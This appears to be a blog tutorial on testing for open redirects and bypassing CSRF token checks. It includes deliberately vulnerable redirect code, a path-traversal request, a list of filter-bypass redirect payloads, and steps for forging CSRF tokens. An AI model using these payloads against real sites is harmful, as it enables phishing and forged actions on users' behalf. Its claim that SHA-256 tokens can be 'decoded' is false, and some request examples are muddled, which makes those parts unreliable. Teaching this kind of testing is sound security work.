Open Redirects & bypassing CSRF validations- Simplified

goswamiijaya Follow
Oct 4, 2020 · 5 min read

Open Redirects are Unvalidated redirects and forwards that are possible when a web application accepts **untrusted input** that could cause the web application to redirect the request to a URL contained within untrusted input. By modifying untrusted URL input to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials. These vulnerabilities could be escalated further from phishing attack to directory traversal, XSS, CSRF, SSRF, OAuth Token Disclosure. etc

Open Redirects - Unvalidated redirects

Because the domain name in the altered link is indistinguishable to the original site, phishing attempts have a more trustworthy appearance. Unvalidated redirect and forward attacks can also be used to maliciously craft a URL that would pass the application's access control check and then forward the attacker to privileged functions that they would normally not be able to access. — OWASP Cheat Sheet.

Safe Redirects:

However, URLs that are strictly hardcoded into the source code are somehow safe from Unvalidated redirects, via the client-end.

Example:

.Net Code-

```
response.redirect("~/mysafe-subdomain/login.aspx")
```

Java Code-

```
response.redirect("http://mysafedomain.com");
```

PHP Code-

```
<?php
/* browser redirections*/
header("Location: http://mysafedomain.com");
exit;
?>
```

Malicious URL redirects:

Consider an application that relies on the client-end data to generate a redirection query and eventually passes the control of the application to a nefarious user. Opening a portal of opportunities to trick the application and other users.

Example:

.Net Code-

```
string url = request.queryString["url"];
response.redirect(url);
```

Here, `url` is fetched from a *GET* or *POST* query & redirects the user to the destination.

The application accepts input as:

```
GET /mysafe-subdomain?url=same-safe-domain/index.aspx
Host: mysafedomain.com
HTTP/1.1 302 Object moved
Location: http://mysafedomain.com/
```

A trickster can alter the request as:

```
GET /mysafe-subdomain?url=.notsafedomain/donate.plz
Host: mysafedomain.com
HTTP/1.1 302 Object moved
Location: http://safedomain.com/
```

This causes a redirect to:

```
http://safedomain.com.notsafedomain/donate.plz
```

OR

```
GET /mysafe-subdomain?url=http://not-so-safedomain/donate.plz
Host: mysafedomain.com
HTTP/1.1 302 Object moved
Location: http://notsafedomain.com/
```

Since the request is originated from the trusted domain, the browser will execute the query as a valid one.

OR

The application accepts input as:

```
POST /mysafe-subdomain/User HTTP 1.1
Host: mysafedomain.com
```

```
HTTP/1.1 302 Object moved
Location: https://mysafedomain.com/
url=mysafe-subdomain/editDetails.aspx
```

A trickster can alter the request as:

```
 POST /mysafe-subdomain/User HTTP 1.1
Host: mysafedomain.com
HTTP/1.1 302 Object moved
Location: https://mysafedomain.com/
url=https://notsafedomain/pay-to-continue.plz
```

OR

```
 POST /mysafe-subdomain/User HTTP 1.1
Host: mysafedomain.com
HTTP/1.1 302 Object moved
Location: https://mysafedomain.com/
url=/../../internal-files/hidden.keys
```

How to Check if an application is Vulnerable to Open-Redirects?

Steps:

1. Find every instance of redirection happening in the application.
   Look for *3xx status code* and a *Location* header

   ```
    HTTP/1.1 302 Object moved
   Location: https://mysafedomain.com/
   ```

2. Use the *refresh* header, to reload the page with an arbitrary URL after a fixed interval, you can set the interval as 0, to trigger an immediate redirection.

   ```
    HTTP/1.1 200 OK
   Refresh: 0;
   url=http://mysafedomain.com/index.html
   ```

3. Check HTML *<meta>* tags, to replicate the behavior of any HTTP header, for redirection.

```
HTTP/1.1 200 OK
Content-Length: 123
<html>
<head>
<meta http-equiv=”refresh” content=”0;
url=http://mysafedomain.com/index.html">
</head>
</html>
```

4. Check APIs within JavaScript for redirecting the browser to an arbitrary URL.

```
HTTP/1.1 200 OK
Content-Length: 123
<html>
<head>
<script>
document.location=”http://mysafedomain.com/index.html";
</script>
</head>
</html>
```

In the above scenarios replace the safe redirection URLs with your URL, and modify the request accordingly. If the application is redirected to a modified destination, it is definitely vulnerable.


The application could be implementing a redirection to an **absolute** or **relative** URL, try replacing — an absolute URL with an external domain to check if it redirects or a relative URL with an absolute URL of an external domain to test if it redirects.

Moreover, an application might be performing checks or blacklisting of a certain pattern, by blocking the absolute URLs. You can try modifying the URLs as:

```
 HtTp://notsafedomain.com
%00http://notsafedomain.com
(space)http://notsafedomain.com
//notsafedomain.com
(“http://” encoded) %68%74%74%70%3a%2f%2fnotsafedomain.com
(“http://” double-encoded) %2568%2574%2574%2570%253a%252f%252fnotsafedomain.com
https://notsafedomain.com
http:\\notsafedomain.com
http:///notsafedomain.com
http://http://notsafedomain.com
http://notsafedomain.com/http://notsafedomain.com
hthttp://tp://notsafedomain.com
http:/mysafedomain.com.notsafedomain.com
http://notsafedomain.com/?http://safedomain.com
http://notsafedomain.com/%23http://safedomain.com
```

In cases, where the redirection is performed via a client-side JavaScript that requests data from a DOM, the code for redirection is typically visible on the client end. Look for below JavaScript APIs that may be performing redirects:

```
 >document.location
>document.URL
>document.open()
>window.location.href
>window.navigate()
>window.open()
```



C-Surfing

Bypassing CSRF Validations:

To prevent the application from being redirected to a random URL, applications implement CSRF Tokens. Issuing a CSRF token does not mean the application is secure from CSRF.

You can check for the validity of the issued tokens and use stated ways to bypass the validations and measures as:

1. Check if there is any CSRF token issued at all. If not, the application is definitely vulnerable to CSRF.
2. Check if proper measures are set to verify the tokens & accordingly look for the responses.
3. Intercept the request via proxy and modify it. Try sending a request without a CSRF token at all. If the request is accepted, the application no doubt issues a token but it does not validate it.
4. Try sending a request with a blank CSRF token. If succeeded, again application fails to verify the value of the token.
5. Try sending a request with a random CSRF token, follow the pattern implemented by the application to issue a token, . If succeeded, the application improperly verifies the value of the token against a valid token.
6. Check if the application accepts a CSRF token from an expired user session. Log in the application, capture the CSRF token. Logout from application & re-login (make sure to remove locally cached data & cookie values from the browser) and replace the CSRF token with the previous token value. Here, the issue lies with the token's expiry time.

7. Try sending a modified request with your valid CSRF token against another user. Capture your token & try validating it against another user. This states the issued CSRF token is not validated against a specific User Session. Rather it is validated individually as an accepted token.

8. Check if the application is susceptible to verb tampering, replace POST with GET or vice versa, and submit the request. Examine if it is accepted as a valid request.

9. Decode the pattern used by the CSRF token and accordingly generate the next sequence of a valid CSRF token.
   Example: If the issued token uses- *SHA-256*
   `54adb3bf6a47a24f636213c6bb5b7537c504e997867633756826cee0c4bbbb55`
   Onto Decoding the above token, we get value — **`19800765367890026786`**
   Increment it to **`19800765367890026787, 19800765367890026788, 19800765367890026789`**, etc,.
   Encode it back in SHA-256 as —
   `19800765367890026787:`*`82b676033b162958cc97f4690ad01b5c007772b42763be6fe25693f6983f0219`*
   `19800765367890026788:`*`9e9589ba387c8a368ff7a4db21618d7af01288c6b234ce2beb7d162e38336602`*
   `19800765367890026789:`*`faa9e8d6270703700bd02ae6f7d1d6bebfe25e2530d7fd5f005b1c1aab896e68`*
   Try using the above tokens as the CSRF tokens.

10. Check if the cookie attributes are used to create CSRF tokens. If the application is vulnerable to header injection. Probably, this could lead to an Anti-CSRF bypass, as an attacker can modify his own cookie.

11. Look closely into CSRF tokens, they might have a static & a dynamic value. Try sending the modified request only with the static value of the CSRF token. Check if all of its content is validated properly.

For more sample payloads for Open-Redirect, refer to Pentester Land: Cheat Sheet:

Open Redirect Cheat Sheet	

Hi, this is a cheat sheet for Open redirect vulnerabilities. It's the first draft. I will update it every time I find a...
pentester.land

Ciao!

Infosec Bug Bounty Open Redirect Csrf Security